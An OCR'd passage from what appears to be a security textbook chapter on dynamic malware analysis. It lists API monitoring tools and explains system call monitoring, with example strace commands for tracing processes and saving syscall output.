


Figure 7.109: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)



System Calls Monitoring

Syscalls or system calls act as an interface between an application and the kernel. It provides an interface for processes that are activated by an OS. System calls are generated by an application or program when it requires access to specific resources from the OS. They are usually generated during context switching from the user to kernel mode or kernel to user mode. The monitoring of system calls helps detect malware and in understanding the behavior of the detected malware. The monitoring of system calls can also reveal the type of damage caused to the system by the malware. Tools such as strace can be used to view or trace the system calls in a Linux environment.

- **strace**

  Source: *https://strace.io*

  The strace tool intercepts and records system calls by a process and the signals received by the process. The name of each system call, its arguments, and its return value are printed on a standard error or to a file specified with the **-o** option.

  Run the following command for attaching the strace tool to the active process:

  `strace -p <ProcessID>`

  Execute the following command to view only system calls accessing a specific or given path:

  `strace -P <given path> ls /var/empty`

  Run the following command to count time, calls, and errors for each system call:

  `strace -c ls > /dev/null`

Execute the following command to extract system calls and save the output in a text file:

`strace -o out.txt ./<sample file>`




Figure 7.110: Screenshot of strace


